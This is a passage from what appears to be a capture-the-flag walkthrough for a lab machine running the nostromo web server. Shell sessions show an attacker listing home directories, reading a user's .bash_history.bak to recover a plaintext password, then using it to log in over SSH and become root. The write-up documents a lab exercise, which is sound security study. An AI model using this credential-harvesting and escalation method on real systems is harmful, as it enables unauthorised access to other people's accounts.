
```
nostromo@Tweety:/$ cd home
cd home
nostromo@Tweety:/home$ ls
ls
timmy
york
```

2. Now we will look for files in Timmy user without any authorization. Here, we have .bash_history.bak file, as extension says it is a backup file. Viewing this file, we can see password for user Timmy.

```
ls -la
total 28
drwxr-xr-x 3 timmy timmy 4096 Aug 12 18:41 .
drwxr-xr-x 4 root  root  4096 Aug 12 04:17 ..
-rw-rw-r-- 1 timmy timmy  261 Aug 12 04:27 .bash_history.bak
-rw-r--r-- 1 timmy timmy  220 Aug 12 04:17 .bash_logout
-rw-r--r-- 1 timmy timmy 3771 Aug 12 04:17 .bashrc
drwxrwxr-x 3 timmy timmy 4096 Aug 12 04:18 .local
-rw-r--r-- 1 timmy timmy  807 Aug 12 04:17 .profile
```

```
cat .bash_history.bak
ls -alh
cd /tmp/nostromo-1.9.6
make
make install
cp /var/nostromo/conf/nttpd.conf-dist /var/nostromo/conf/nhttpd.conf
nano /var/nostromo/conf/nhttpd.conf
nhttpd -d
man nhttpd
passwd timmy w3L0v3H@ck!ng$0mUcH!
passwd
service nhttpd start
systemctl ntthpd start
```

3. As we viewed Nmap results, there was SSH open so we can login to SSH using username timmy and password “w3L0v3H@ck!ng$0mUcH!” as shown in this file.



4. Then trying current user to login to root account with user credentials got from backup file. Seems like current user can successfully login as root account.